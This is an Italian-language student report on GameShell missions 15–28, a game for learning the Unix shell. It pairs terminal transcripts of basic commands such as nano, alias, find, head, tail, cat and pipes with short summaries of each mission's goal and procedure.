Per rendere più immediato l'accesso all'elenco completo degli elementi presenti nella directory è stato definito un comando abbreviato in maniera tale da evitare ogni volta la digitazione estesa dell'opzione richiesta.

Una volta impostato il nuovo *alias*, il suo funzionamento è stato verificato direttamente sul posto osservando come fosse possibile, ora, visualizzare in un attimo tutti i file(compresi quelli nascosti), senza alcun passaggio aggiuntivo.

Accertato che l'abbreviazione producesse esattamente l'effetto desiderato, il controllo finale della missione ha confermato la correttezza dell'operazione.

MISSIONE 15

```
~/Castle/Main_tower/First_floor
[mission 15] $ gsh goal

(_____) _____ (_____)
| / | Mission goal | \ |
| / | _____ | \ |
| / | Create a file named "journal.txt" in your chest and write a short message in it. | \ |
| / | You can use this file to record your notes and solutions for the upcoming missions. | \ |
| / | _____ | \ |
| / | Details | \ |
| / | _____ | \ |
| / | ```nano``` is a command-line text editor. You can use it whenever you need to edit a file from the shell. | \ |
| / | _____ | \ |
| / | Useful commands | \ |
| / | _____ | \ |
| / | nano FILE | \ |
| / |   Edit the file from the shell. | \ |
| / |   (If the file does not exist, it will be created.) | \ |
| / | _____ | \ |
| / | Keybindings are listed at the bottom of the screen (the "``` symbol means "Control"). The most important ones are: | \ |
| / |   Control-x quit | \ |
| / |   Control-o save | \ |
| / |   Control-w search for a string | \ |
| / | _____ | \ |
| / | Remark: do not use Control-s or Control-z! | \ |
| / | _____ | \ |
(_____) _____ (_____)

~/Castle/Main_tower/First_floor
[mission 15] $ cd ~/Forest/Hut/Chest

~/Forest/Hut/Chest
[mission 15] $ nano journal.txt

~/Forest/Hut/Chest
[mission 15] $ ls
18011_tapestry_03 35545_tapestry_05 49129_tapestry_09 56443_tapestry_08 60632_tapestry_07 coin_1 coin_3 painting_UWPhGzAJ standard_2 standard_4
29165_tapestry_02 36883_tapestry_01 55251_tapestry_04 59466_tapestry_06 62361_tapestry_10 coin_2 journal.txt standard_1 standard_3

~/Forest/Hut/Chest
[mission 15] $ gsh check

Congratulations, mission 15 has been successfully completed!
[ progress was saved in /home/kali/gameshell/gameshell-save.sh ]
```

Obiettivo: lo scopo della missione era creare un file chiamato "journal.txt" all'interno del forziere personale e scrivere un breve messaggio al suo interno.

Questo file avrebbe dovuto fungere da diario per annotare note e soluzioni delle missioni successive.

Procedura svolta: per questa fase ci si è diretti nella capanna all'interno della foresta, luogo dove è custodito il forziere destinato a contenere tutti gli oggetti raccolti durante le missioni.

Una volta raggiunta la destinazione si è deciso di creare un nuovo file da utilizzare come diario personale, uno spazio in cui annotare appunti e soluzioni utili per le sfide future.

A tal fine è stato avviato l'editor testuale direttamente dal terminale, consentendo di generare immediatamente il file desiderato e di inserire al suo interno un breve messaggio introduttivo; dopo aver completato la scrittura il documento è stato salvato e chiuso, rendendo così effettiva la creazione del journal.

Un controllo successivo ha mostrato il nuovo file accanto agli altri elementi già presenti nella *chest*, confermando che tutto era stato eseguito correttamente.

La verifica finale della missione ha quindi attestato senza esitazioni il buon esito dell'operazione.

MISSIONE 16

```
~/Forest/Hut/Chest  
[mission 16] $ gsh goal
```

Mission goal

Create an alias "journal" in order to easily edit your journal file wherever you are.

Details

To edit the journal file with ``nano`` from, for example, the cellar or the throne room, you need to give the full path to the file: ``~/Forest/.../journal.txt``.

To avoid typing this long command each time, you can create an alias just like

```
alias la='ls -a'
```

Useful commands

```
nano FILE  
Edit the file from the shell.  
(If the file does not exist, it will be created.)
```

```
alias STRING='COMMAND'  
Create a synonym for a string, that will stand for a command.
```

Note

If (and only if) you know what you're doing, you can use the ``EDITOR`` variable to define your favorite editor and use it in the alias.

Obiettivo: lo scopo della missione era configurare un alias chiamato “journal”, così da poter aprire rapidamente il file *journal.txt* presente nel forziere nella foresta senza dover digitare ogni volta il percorso completo.

L'alias doveva funzionare come scorciatoia universale, utile per modificare il diario da qualsiasi posizione all'interno del mondo di GameShell.

```
~/Forest/Hut/Chest
[mission 16] $ alias journal='nano ~/Forest/Hut/Chest/journal.txt'

~/Forest/Hut/Chest
[mission 16] $ journal

~/Forest/Hut/Chest
[mission 16] $ gsh check

Congratulations, mission 16 has been successfully completed!
```

```
Congratulations!  
From now on you can use the file  
    "~/gshrc"  
to record aliases. More information can be found in the file (it has been created for you).
```

[progress was saved in /home/kali/gameshell/gameshell-save.sh]

Procedura svolta: l'avventura è proseguita nella capanna della foresta dove si è scelto di semplificare l'accesso al diario appena creato definendo un alias dedicato.

L'idea era quella di rendere immediato l'apertura del file, trasformando un comando più lungo in una scorciatoia comoda da richiamare in qualsiasi momento.

Una volta impostato l'*alias*, è stato eseguito per verificare che aprisse correttamente il *journal*, confermando così il suo funzionamento; questa verifica ha mostrato che l'associazione era stata interpretata senza esitazioni permettendo, così, di accedere al file con un solo termine.

Con il test completato e l'alias operativo, la procedura finale ha attestato la riuscita della missione, segnalando inoltre la disponibilità di un file dedicato alla gestione permanente delle scorciatoie, utile per conservare le configurazioni future.

MISSIONE 17

M/ /

Mission goal

At the back of the cellar, there is a small opening going to the spider queen's lair.
Go there, and remove the spider queen (and nothing else).

Note: you have a limited amount of time (20 seconds) to do that. You can use the command ``gsh reset`` to reset the timer.

Another thing: shell patterns have been deactivated. You cannot use the wildcards ``*`` or ``?``.

Useful commands

Tab

The "Tabulation" key completes the name of a file or directory once you have typed the beginning of its name. This only works if there is only one possible completion.

Tab-Tab

Pressing the "Tabulation" key twice successively shows a list of possible completions.

```
~/Castle/Cellar  
[mission 17] $
```

Obiettivo: lo scopo della missione era raggiungere rapidamente la tana della regina dei ragni, situata nella parte più interna della cantina del castello, ed eliminarla senza toccare nessun altro elemento presente nella directory.

La difficoltà principale era data dal limite di tempo (20 secondi) e dal fatto che l'uso dei caratteri jolly era disattivato, impedendo l'impiego di abbreviazioni.

```
~/Castle/Cellar  
[mission 17] $ la  
.12815_bat_5 17774_bat_1 .19723_bat_4 1993_bat_4 21040_bat_2 .23479_bat_3 26781_bat_3 .2778_bat_1 .6120_bat_2 7886_bat_5 barrel_of_apples .Lair_of_the_spider_queen RFlihwlyaxwVDKOM tpEmhKBCGmEzXUbe/  
~/Castle/Cellar  
[mission 17] $ cd .Lair_of_the_spider_queen\ RFlihwlyaxwVDKOM tpEmhKBCGmEzXUbe/  
~/Castle/Cellar/.Lair_of_the_spider_queen RFlihwlyaxwVDKOM tpEmhKBCGmEzXUbe  
[mission 17] $ ls  
bhViSybEoRvIpzCk_spider_queen_rAVPTTxzBWXHHwDi jGcEIaWSMcIWMcY_g_baby_bat_ADImfKPdbwMuRVkk  
~/Castle/Cellar/.Lair_of_the_spider_queen RFlihwlyaxwVDKOM tpEmhKBCGmEzXUbe  
[mission 17] $ rm bhViSybEoRvIpzCk_spider_queen_rAVPTTxzBWXHHwDi  
~/Castle/Cellar/.Lair_of_the_spider_queen RFlihwlyaxwVDKOM tpEmhKBCGmEzXUbe  
[mission 17] $ gsh check  
Perfect, it took you only 19 seconds to complete this mission!  
Congratulations, mission 17 has been successfully completed!  
[ progress was saved in /home/kali/gameshell/gameshell-save.sh ]
```

Procedura svolta: L'esplorazione è ripartita dalla cantina, dove un rapido sguardo ai file presenti ha permesso di individuare l'ingresso che conduce alla tana della regina dei ragni.

Da lì ci si è addentrati nel suo rifugio, seguendo il percorso indicato dalla struttura delle directory fino a raggiungere la zona più interna; una volta entrati, l'ambiente è stato analizzato con attenzione per distinguere i file effettivamente collegati alla presenza della regina.

Tra gli elementi individuati, alcuni riportavano chiaramente riferimenti riconducibili a lei, mentre altri appartenevano al contesto generale della stanza, a quel punto si è proceduto con un intervento mirato rimuovendo esclusivamente i file associati alla regina tramite un'unica operazione selettiva, così da evitare qualsiasi interferenza con gli altri elementi presenti nel rifugio.

Concluse le operazioni di pulizia, la verifica finale ha confermato l'esito positivo dell'attività, attestando che la tana è stata liberata correttamente.

MISSIONE 18 (FACOLTATIVA)


```
~[mission 18] $ gsh goal

()=()
| Mission goal
| _____
| As you are walking around the castle, you feel like you are being watched... Turn your head quickly enough and you may see one of the paintings' eyes following you.
| 1/ Run the ``xeyes`` command, and stop it.
| 2/ Run the ``xeyes`` command in the background.

()=()
| Useful commands
| _____
| xeyes
|   Open a window with 2 eyes that track your mouse.
|
| COMMAND &
|   Run the command in the background.
|
| Control-c (also written ^c)
|   Pressing Control and c at the same times interrupts the current command by sending the INT ("INTER") signal to the process.

()=()
| _____
| This mission is optional. You can skip it and go to the next one with the
| command
| $ gsh skip
| _____
| ~

~[mission 18] $ xeyes
```



Obiettivo: Lo scopo della missione era eseguire il comando `xeyes` in due modalità differenti: prima in primo piano, interrompendolo manualmente, e successivamente in background, così da lasciare il processo attivo senza bloccare il terminale.

```
~
~[mission 18] $ xeyes
^C
^

~

~[mission 18] $ xeyes &
[1] 6937

~

~[mission 18] $ gsh check

Congratulations, mission 18 has been successfully completed!

[ progress was saved in /home/kali/gameshell/gameshell-save.sh ]
```

Procedura svolta: la missione in questo livello è iniziata richiamando il programma richiesto, così da verificarne il comportamento e capire come agisse una volta avviato. Dopo averne osservato l'apertura, si è interrotto momentaneamente il processo per ripetere l'operazione nel modo previsto dalla missione, ovvero lasciando l'applicazione attiva in background. A quel punto il programma è stato nuovamente avviato, questa volta facendolo proseguire sullo sfondo, permettendo così di mantenere il terminale libero pur lasciando l'applicazione in esecuzione; con il processo correttamente attivo, è stato infine richiesto il controllo conclusivo il quale ha confermato la riuscita dell'operazione.

MISSIONE 19

```
~ [mission 19] $ gsh goal

/ \ Mission goal \
\_ _____ \_.  
The king's pyrotechnician appears next to you. He asks you to fire **at least 3 consecutive fireworks** so he can see them from far away.  
A single firework can be created with the magical word  
    flarigo  
  
Useful commands  
_____ \_.  
flarigo  
    This (non standard) command creates a single small firework.  
COMMAND &  
    Run the given command, but don't wait until it is finished to return.  
    The command will run in the "background".  
COMMAND1 ; COMMAND2 ; ... ; COMMANDn  
    Run the given commands one after the other.  
    Each command is run when the previous one is finished.  
COMMAND1 & COMMAND2 & ... & COMMANDn  
    Run the given commands "in parallel".  
    All the commands are run in the "background", except the last one.  
\\ / \_.  
/ .
```

Obiettivo: l'obiettivo della missione era eseguire almeno *tre fuochi d'artificio consecutivi* utilizzando il comando speciale *flarigo*, assicurandosi che l'esecuzione fosse visibile anche da lunga distanza. La consegna prevedeva inoltre l'impiego dell'*operatore &* per lanciare i comandi in *background*, dimostrando la capacità di gestire processi paralleli nella shell.

```
[mission 19] $ gsh check & flarigo & flarigo & flarigo &  
[1] 50811  
[2] 50812  
[3] 50814  
[4] 50815
```

Let's have a look:

[mission 19] \$

Great, that looked good!

Procedura svolta: una volta compreso l'obiettivo della missione, l'esecuzione è proseguita avviando più istanze del programma richiesto lasciandole procedere in parallelo così da creare l'effetto visivo previsto.

Man mano che tutte le esecuzioni prendevano forma, il risultato complessivo ha mostrato chiaramente l'esito della missione.

Terminata la visualizzazione, la verifica conclusiva ha confermato che l'effetto complessivo era stato generato correttamente e che il numero di esecuzioni avviate corrispondeva alle richieste, convalidando ufficialmente il completamento della prova.

MISSIONE 20

```
[mission 20] $ gsh goal

Mission goal
_____
The king's pyrotechnician is trying to remember the magical incantation for creating the grand finale for his fireworks. This incantation starts with the word charmiglio and must be followed by four random letters, as in
$ charmiglio abcd
or
$ charmiglio oops
Help the pyrotechnician by finding 4 letters producing appropriate fireworks.

NOTE: when the four letters are incorrect, the magical reaction can take a very long time. You need to interrupt it!
It will probably take several tries before finding a combination of letters that works.

Useful commands
_____
charmiglio CCCC
This (non standard) command creates some fireworks:
- if the four letters are valid, the fireworks will start after a few seconds,
- if the four letters are not valid, the whole magical reaction will go on for a long time.

Control-c (also written ^c)
Pressing Control and c at the same times interrupts the current command by sending the INT ("INTerrupt") signal to the process.
```

Obiettivo: l'obiettivo della missione era assistere il pirotecnico del re nella ricerca dell'incantesimo corretto per attivare il gran finale dei fuochi d'artificio.

L'incantesimo doveva essere composto dalla parola **charmiglio** seguita da una sequenza di quattro lettere; solo una combinazione era in grado di generare l'effetto desiderato mentre tutte le altre avrebbero prodotto reazioni errate e molto lente, costringendo a interrompere manualmente il comando.

That's not working, try a different combination ...

```
[mission 20] $ charmiglio fire
.. ) .. -%._#_*#)*#
%).:-.)_(:-(-_) .
.%_( #: .. -%_.#_.(
.:#.%.(*((#))-)%*_
._)-((.:)* .. _:.
:_##)(%#)-*(._#
*%%(_))_%*.(_#))#
._:.)%(. ._*#)((#)*
.%._#(%:_:-.
*#_%-(*%#_)%_(-.
).)).-.:*#) .. ((:
.*%:: ))(: .. :#_:.
):-.:)-.. %_#_-:(%
#%(%)%_.%.. : .. )%)*
-_.-().-*((%.%#):
-(.):%:%-(-.
.( *--% .. %)-. --_%
%( ::*( ..%*(_*--_
.:#-:-;-#_:::
*#*%_)%).:_#(:*
#-#(_%-#( .. )_._#
```

It works! The special incantation is fire



```
[mission 20] $ gsh check
```

What's a valid 4 letters sequence? fire

Congratulations, mission 20 has been successfully completed!

Procedura svolta: la sequenza è proseguita esplorando le diverse possibili combinazioni richieste dalla missione, provando progressivamente le formule fino a trovare quella in grado di generare la reazione attesa.

Dopo diversi tentativi una delle invocazioni ha finalmente prodotto il risultato desiderato: l'animazione si è attivata all'istante, rivelando con chiarezza la parola esatta nascosta dietro l'incantesimo.

La comparsa della figura grafica ha confermato che la formula scelta era corretta, rendendo evidente la parola chiave richiesta dalla missione.

Una volta individuata, la sequenza è stata fornita al controllo finale, che l'ha riconosciuta come valida e ha confermato ufficialmente il completamento dell'incarico.

MISSIONE 21

Obiettivo: lo scopo della missione era individuare la moneta di rame nascosta all'interno del piccolo labirinto situato nel giardino del castello e trasferirla nel proprio forziere personale, collocato nella capanna nel cuore della foresta.

La missione prevedeva la possibilità di utilizzare, oltre alla shell, anche un file manager grafico per semplificare l'esplorazione della struttura delle directory.

Procedura Svolta: l'attività è iniziata raggiungendo l'area esterna del castello, così da avvicinarsi alla zona del giardino dove era stato segnalato il piccolo labirinto. Una volta confermata la posizione, ci si è inoltrati all'interno della struttura del Maze, esplorandone i percorsi fino a individuare il file corrispondente alla moneta di rame nascosta al suo interno.

Riconosciuto l'oggetto richiesto, il suo trasferimento è avvenuto in un unico passaggio, inviandolo direttamente verso il forziere custodito nella capanna della foresta. Questa scelta ha permesso di completare l'operazione in modo rapido ed efficace, evitando passaggi intermedi e garantendo il corretto posizionamento del tesoro nella destinazione prevista.

Concluse tutte le operazioni, la verifica finale ha confermato l'esito positivo della missione, attestando che la moneta di rame è stata effettivamente recuperata dal labirinto e depositata nel forziere come richiesto.

MISSIONE 22

```
[mission 22] $ gsh goal
_____
Mission goal
_____
Find the silver coin in the maze in the garden and move it to your chest using the shell.

Useful commands
_____
ls -R
  Print the list of all files / directory, including those in sub-directories (recursively).
tree
  Print the tree of files and directories, starting from the current working directory.
```

Obiettivo: Lo scopo della missione era individuare la moneta d'argento nascosta all'interno del labirinto situato nel giardino e trasferirla nel proprio forziere, utilizzando esclusivamente gli strumenti della shell.

```
[mission 22] $ tree
.
├── a5ae4f702b21b71bc5f7fe272db915
│   ├── 30b03d145a84f63ef950152
│   │   ├── 76c03634bd3760a35c
│   │   ├── 8525b77f954e64f80f68
│   │   └── 9979ebe23
│   └── c95c92b6ccfd
│       ├── 0cdf1180871
│       │   ├── 7f832a6afeb4f418d2
│       │   └── bd4437f12f5f25a967a829
│   └── cbc21e6b3a28b506f681
│       ├── 23aa261ca66652f
│       └── 4805a0ad23c55ba591a
│           └── 4e6e25fdd5a3f90
└── b5681b009795c70923d2aa
    ├── 108091d08e0a44ec
    │   ├── 03091153a4
    │   ├── 9184397fd3c984ea3f4429
    │   └── a122976940e985d5e
    ├── 259df4506de9dd52ea3e81154467774
    │   ├── 5d2e66da426553
    │   ├── 63a57b1eb5dc21008efa0d5b92debe
    │   └── c59a684bf83807df0038a74
    ├── 6d0a837d2d1c4d941d9827e32839a
    │   ├── 32892693db220abd118f6
    │   ├── 439a180f1424652898fb4f
    │   └── ff9896d2d92389a4b7c8b7
    └── be2fc3eb8bd33af41fb
        ├── 0e2583af148d67c863f1528a549
        │   ├── 5079666904a00e97fd
        │   ├── aa8c7abbc806
        │   └── f946653dc
        ├── 1c179e42594fb5a7223c
        │   ├── b98fcc762e6e7e05
        │   ├── be9f14b8456db1ce2649e5eaf795d0
        │   └── deb423aebd1fbe2236bc78
        └── 26591113a933
            ├── 03984d8d16de4c8e83f644b6fae96
            ├── 34ded5b4ee73ff9a152a473de5ab4
            └── c4a79bc3df8b0c9193660ec9c94c

```

40 directories, 1 file
[mission 22] \$

[mission 22] \$ gsh check

Congratulations, mission 22 has been successfully completed!

Procedura svolta: all'interno dell'ambiente della missione l'esplorazione è proseguita addentrandosi nella struttura ad albero del labirinto, dove un articolato insieme di directory racchiudeva l'unico elemento realmente significativo: la moneta d'argento nascosta tra decine di percorsi privi di sbocco. Per orientarsi con precisione è stato utilizzato il comando *tree*, grazie al quale l'intera architettura interna si è dispiegata in forma gerarchica, permettendo di individuare rapidamente ogni diramazione e di coglierne la profondità.

L'osservazione dell'albero completo ha messo in evidenza la posizione esatta del file prezioso, collocato in una delle sezioni più profonde: una singola moneta, distinta da tutte le altre directory, facilmente riconoscibile nel punto finale del percorso indicato. Una volta identificata, il recupero non ha richiesto ulteriori verifiche: la ricostruzione visiva del labirinto ha permesso di stabilire con chiarezza che l'obiettivo era stato individuato correttamente.

La conferma conclusiva ha attestato il completamento della missione, certificando che la moneta d'argento era stata trovata all'interno della complessa struttura del labirinto così come richiesto.

MISSIONE 23

```
[mission 23] $ gsh goal
_____
Mission goal
_____
Find the gold coins in the maze hidden in the garden and move them to your chest.

Useful commands
_____
find CONDITION
Search for files satisfying the condition, starting from your current working directory.

There are many possible conditions. They can constrain the
file names, size, modification date, etc. For example -name "PATTERN"
-iname "PATTERN"
are both related to file names.

man COMMAND
Display the manual of the command.

Important key bindings:
q      quit
Space  scroll down one page
/ STRING search for the string
n      find the next occurrence of the
       search string

Remark
_____
The description of the ``find`` command is deliberately kept short. You will find more information in the manual. (You can for example search for the string "-name" in the manual.)
_____
[mission 23] $ cd /home/kali/GameShell/World/Garden/Maze
[mission 23] $ find . -type f -iname "*gold*"
./35347a50826f6f74fbac425/6662dc01bf1f999/e309f5a3d8550b/gold_coin_1
./a3bee5fd/d56dc06e7a79d1df599fb61/14c2b2d0aab4cf6bf/gold_Coin_2
[mission 23] $ find . -type f -iname "*gold*" -exec mv "{}" /home/kali/GameShell/World/Forest/Hut/Chest/ \;
[mission 23] $ gsh check
Congratulations, mission 23 has been successfully completed!
```

Obiettivo: La missione richiedeva di individuare tutte le monete d'oro nascoste nel labirinto del giardino e di trasferirle nel proprio forziere, utilizzando le funzionalità di ricerca messe a disposizione dalla shell.

Procedura svolta: la ricognizione è iniziata all'interno del labirinto nascosto nel giardino, dove si è scelto di procedere con un'analisi mirata dei contenuti utilizzando uno strumento adatto a scandagliare in profondità tutte le diramazioni.

Attraverso *find*, l'intera struttura del *maze* è stata passata in rassegna in un'unica operazione permettendo così di individuare rapidamente i file , ovvero le monete d'oro disperse nelle varie sottodirectory.

Una volta identificati con precisione i percorsi in cui tali file erano collocati, è stato semplice raccoglierli e gestirli in modo sistematico: attraverso un'esecuzione combinata, ciascuna moneta è stata trasferita direttamente nel forziere situato nella capanna della foresta senza necessità di intervenire manualmente su ogni posizione.

Completato il trasferimento, la conferma finale fornita dal sistema di controllo ha attestato che il recupero era avvenuto correttamente e che tutte le monete d'oro erano state depositate nel luogo previsto, convalidando così la piena riuscita dell'attività.

MISSIONE 24

```
[mission 24] $ gsh goal
()=(.                                         (@=())
| Mission goal
| _____
| A forgetful old hermit called Servillus has set up camp in a cave with his old, leather-bound potion book.
| Go to the cave and help him remember the recipe of his famous herbal tea.
| In order to validate the mission, you need to be in the cave with Servillus **and** your last command prior to ``gsh check`` must show the recipe (including its title), but nothing else.
| Note: you shouldn't alter the content of the book of potions.
|
| Useful commands
| _____
| cat FILE
|   Display the contents of the file.
| head FILE
|   Print the first 10 lines of the file.
| head -n K FILE
|   Print the first K lines of the file.
| Remark
| _____
| A "FILE" may contain directories if the file in question is not in the current directory.
()=(.                                         (@=())
[mission 24] $ █
```

Obiettivo La missione richiedeva di raggiungere la grotta sulle montagne dove vive *Servillus*, un eremita smemorato che conserva il suo antico libro delle pozioni.

Una volta arrivati sul posto, era necessario consultare correttamente la pagina relativa alla ricetta del suo celebre tè alle erbe; per superare la missione, il comando eseguito immediatamente prima della verifica doveva mostrare esclusivamente il titolo e le prime righe della ricetta, senza alterare in alcun modo il contenuto originale del libro.

```
[mission 24] $ cd /home/kali/GameShell/World/Mountain/Cave
[mission 24] $ head -n 6 Book_of_potions/page_07
vvvvvvvvvv
Herbal tea
^^^^^^^^^^^
1) Boil water.
2) Add herbs from the forest.
3) Let it sit for five minutes and drink while hot.
[mission 24] $ gsh check

Congratulations, mission 24 has been successfully completed!
```

Procedura svolta : all'interno della caverna, l'attività si è concentrata sull'individuazione della pagina corretta del libro delle pozioni in modo tale da recuperare le indicazioni richieste dalla missione.

Una volta raggiunta la posizione prevista la consultazione del file è avvenuta tramite una lettura selettiva delle prime righe, sufficiente per isolare il titolo e le istruzioni essenziali riportate nella ricetta.

La breve procedura descritta all'interno della pagina è stata così messa chiaramente in evidenza: dalla preparazione dell'acqua bollente, all'aggiunta delle erbe provenienti dalla foresta, fino al tempo di infusione necessario per ottenere il risultato finale.

Dopo aver identificato correttamente tutti i passaggi, il contenuto è stato confermato al sistema di verifica, che ha riconosciuto la risposta fornita e ha certificato il completamento della missione..

MISSIONE 25

```
Session Actions Edit View Help
[mission 25] $ gsh goal
/b\_\_.._____._____)  
( \_\_|||_____._____)  
 \_\_|||_____._____)  
Mission goal  
  
The old man seems to enjoy your company very much. He invites you to stay for supper, and starts preparing a delicious stew for the both of you. While getting the cauldron ready he asks for your help. Read him the steps of the recipe from his book.  
In order to validate the mission, you need to be in the cave with Servillus **and** last command prior to ``gsh check`` must show the steps of the recipe (without its title).  
Note: you shouldn't alter the content of the book of potions.  
  
Useful commands  
  
cat FILE  
Display the contents of the file.  
tail FILE  
Print the last 10 lines of the file.  
tail -n K FILE  
Print the last K lines of the file.  
/b\_\_.._____._____)  
( \_\_|||_____._____)  
 \_\_|||_____._____)  
[mission 25] $
```

Obiettivo l'obiettivo della missione consisteva nell'aiutare Servillus, l'eremita anziano incontrato nella caverna, a recuperare le istruzioni per preparare uno stufato speciale.

Per validare correttamente la missione era necessario trovarsi fisicamente all'interno della caverna insieme a lui e utilizzare un ultimo comando che mostrasse esclusivamente la parte finale della ricetta presente nel libro delle pozioni, senza modificarne il contenuto.

```
[mission 25] $ cd ..
[mission 25] $ tail -n 9 Book_of_potions/page_12
1) Boil water in a cauldron.
2) Add in a few death caps (Amanita phalloides).
3) Also add a few fly agarics (Amanita muscaria).
4) And some destroying angels (Amanita virosa).
5) Mix in a few deadly webcaps (Cortinarius rubellus).
6) Feel free to add in any colourful fungi you have on hand.
7) Let half of the water evaporate.
8) Season with a pinch of salt and a few herbs.
9) Serve hot in a bowl.
[mission 25] $ gsh check
```

Procedura svolta : l'esplorazione è proseguita consultando un'ulteriore pagina del libro delle pozioni, questa volta scegliendo di leggere le righe finali per raggiungere direttamente la parte utile del contenuto.

Una volta aperto il file, la porzione conclusiva del testo ha rivelato una ricetta insolitamente dettagliata strutturata in una sequenza numerata di passaggi che combinava numerosi funghi velenosi e indicazioni di preparazione piuttosto specifiche.

La lettura si è svolta in maniera lineare, seguendo punto per punto le istruzioni elencate, così da comprendere pienamente la natura della miscela descritta e poterla riportare correttamente al sistema di verifica.

Dopo aver analizzato l'intera procedura, la conferma finale è stata inviata alla missione, che ha riconosciuto la risposta come valida e ha certificato il completamento dell'attività.

MISSIONE 26

```
[mission 26] $ gsh goal
  / \
  | \ Mission goal
  | \_ =====
  | | While cleaning the dishes, Servillus mentions an interesting potion that lets the drinker (temporarily) take the physical appearance of anyone.
  | | Read the recipe of the potion from the hermit's book.
  | |
  | In order to validate the mission, you need to be in the cave with Servillus **and** your last command prior to ``gsh check`` must show the whole recipe (with its title).
  | |
  | Note: you shouldn't alter the content of the book of potions.
  | |
  | Useful commands
  | =====
  | cat FILE1 FILE2 ... FILEN
  |   Display the contents of the files in order.
  |   Remark: ``cat`` is an abbreviation for "concatenate".
  | |
  | \_ / . . .
[mission 26] $ cat Book_of_potions/page_01 Book_of_potions/page_02
vvvvvvvvvvvvvvvvv
Transformation potion
^^^^^^^^^^^^^^^^^
1) Boil water in a cauldron.
2) Add 3 measures of fluxweed to the cauldron.
3) Add 2 bundles of knotgrass to the cauldron.
4) Stir 4 times, clockwise.
5) Wave your wand then let potion brew for 80 minutes.
6) Add 4 leeches to the cauldron.
7) Crush 2 scoops of lacewing flies to a fine paste.
8) Add 2 measures of the crushed lacewings to the cauldron.
9) Heat for 30 seconds on a low heat.
10) Add 3 measures of boomslang skin to the cauldron.
11) Crush a bicorn horn into a fine powder.
12) Add 1 measure of the crushed horn to the cauldron.
13) Heat for 20 seconds at a high temperature.
14) Wave your wand then let potion brew for 24 hours.
15) Add 1 additional scoop of lacewings to the cauldron.
16) Stir 3 times, counter-clockwise.
17) Split potion into multiple doses, if desired.
18) Add a pieces of the person you wish to become.
19) Wave your wand to complete the potion.
[mission 26] $ gsh check
Congratulations, mission 26 has been successfully completed!
```

Obiettivo: lo scopo della missione era recuperare l'intera ricetta della *Transformation potion* contenuta in due pagine separate del libro degli incantesimi di Servillus e mostrarla integralmente tramite un unico comando, assicurandosi di essere fisicamente nella caverna con il vecchio eremita prima di eseguire la validazione finale.

Procedura Svolta : la perlustrazione è proseguita consultando la ricetta richiesta all'interno del libro delle pozioni, unendo le due pagine necessarie in un'unica lettura continua così da ottenere l'intera formulazione senza interruzioni.

Una volta raggiunta la grotta il contenuto completo della pozione è stato mostrato per intero, comprensivo del titolo e dell'intera sequenza di istruzioni, così da rispettare fedelmente quanto previsto dalla missione.

La ricetta, estremamente articolata, guidava passo dopo passo attraverso una lunga serie di preparazioni, alternando tempi di riposo, ingredienti rari e fasi di miscelazione molto precise; la lettura è stata effettuata in modo lineare, assicurandosi che ogni passaggio risultasse chiaramente visibile e correttamente ordinato.

Mostrata la formulazione completa, il controllo finale ha riconosciuto la correttezza dell'esecuzione e ha confermato senza esitazioni il completamento dell'attività.

MISSIONE 27

```
[mission 27] $ gsh goal
^
\-----)(o)-----\
( ) Mission goal
( )
( ) The old hermit notices your interest for potion recipes, and sees promise in your ability to lookup lists of ingredients. He challenges you to find the steps for the elixir of Youth.
( ) In order to validate the mission, you need to be in the cave with Servillus **and** your last command prior to ``gsh check`` must show the steps for the recipe and nothing else.
( ) Note: you shouldn't alter the content of the book of potions.
( )
( ) Useful commands
( ) =====
( ) cat FILE1 FILE2 ... FILEn
( ) Display the contents of the files in order.
( )
( ) tail
( ) Print the last 10 lines sent on the standard input.
( )
( ) tail -n K
( ) Print the last K lines sent on the standard input.
( )
( ) COMMAND1 | COMMAND2
( ) Run the two commands, feeding the "standard output" of the former into the "standard input" of the latter.
( ) Remark: by analogy with plumbing "|" is called "pipe".
( )
( ) Explanations
( ) =====
( ) Many of Unix commands process text: they receive text as input and produce text as output.
( )
( ) It is common for those commands to write their output to their "standard output", which means that (by default) the output is written into the terminal.
( )
( ) Most of those commands can receive input either through files (given as arguments) or from their "standard input". For example:
( ) - ``head FILE`` reads its input from the file,
( ) - ``head`` reads its input on the standard input.
( )
( ) By default, data from the standard input is read from the keyboard, but a pipe can change that.
( )
\-----)(o)-----\
/-----)(o)-----\
```

OBIETTIVO: lo scopo della missione era individuare, all'interno del libro delle pozioni custodito nella caverna, l'intera sequenza di passaggi relativi all'elisir della Giovinezza.

Per validare correttamente la prova, occorreva trovarsi fisicamente nella caverna insieme a Servillus ed eseguire come ultimo comando prima del controllo una stampa pulita dei soli passaggi numerati della ricetta, senza includere il titolo o altre informazioni superflue.

```
[mission 27] $ pwd  
/home/kali/GameShell/World/Mountain/Cave  
[mission 27] $ cat Book_of_potions/page_03 Book_of_potions/page_04 | tail -n 16 | grep '^[0-9]\+'  
1) Fill a cauldron with used bath water.  
2) Put a moderately large frog in the water.  
3) Let the preparation rest overnight.  
4) The next morning thank and free your little green friend.  
5) Boil the water and add in a few sticks of oak tree.  
6) Crush 5 river stones to a fine powder.  
7) Mix in a third of the powder and stir vigorously.  
8) Let the preparation rest for a day.  
9) Add hairs from the tail of a squirrel (willingly given).  
10) Add the remaining stone powder.  
11) Stir the potion very vigorously, in all directions.  
12) Take some time to rest after such an effort.  
13) Rest a little bit more.  
14) Even take a nap if you want.  
15) Add a few larch tree needles for seasoning.  
16) Drink the potion from the cauldron.  
[mission 27] $ gsh check  
  
Congratulations, mission 27 has been successfully completed!
```

Procedura svolta: all'interno della grotta la procedura è proseguita concentrandosi sulle pagine specifiche del libro delle pozioni, dalle quali è stata estratta un'unica sequenza coerente di istruzioni. Attraverso il contenuto sono stati isolati soltanto i passaggi effettivamente rilevanti, riportando in ordine preciso tutti i numeri della ricetta senza frammentazioni o elementi estranei.

La lettura così ricomposta ha permesso di ottenere una descrizione chiara e continua della preparazione richiesta, che alternava fasi di riposo, passaggi di miscelazione e ingredienti inusuali, mantenendo la struttura originale della formula.

Una volta mostrata la ricetta completa, il sistema di verifica ha riconosciuto immediatamente la correttezza dell'esecuzione, confermando il completamento della missione senza necessità di ulteriori interventi.

MISSIONE 28

```
(o)=>ooooooooooooooooooooooo  
^V  
) Mission goal  
)  
) The old hermit is thirsty and he would like you lookup the recipe for distilled water.  
) In order to validate the mission, you need to be in the cave with Servillus **and** your last command prior to ``gsh check`` must show the steps for the recipe and nothing else.  
) Note: you shouldn't alter the content of the book of potions.  
)  
) Useful commands  
)  
) head [-n K] [FILE]  
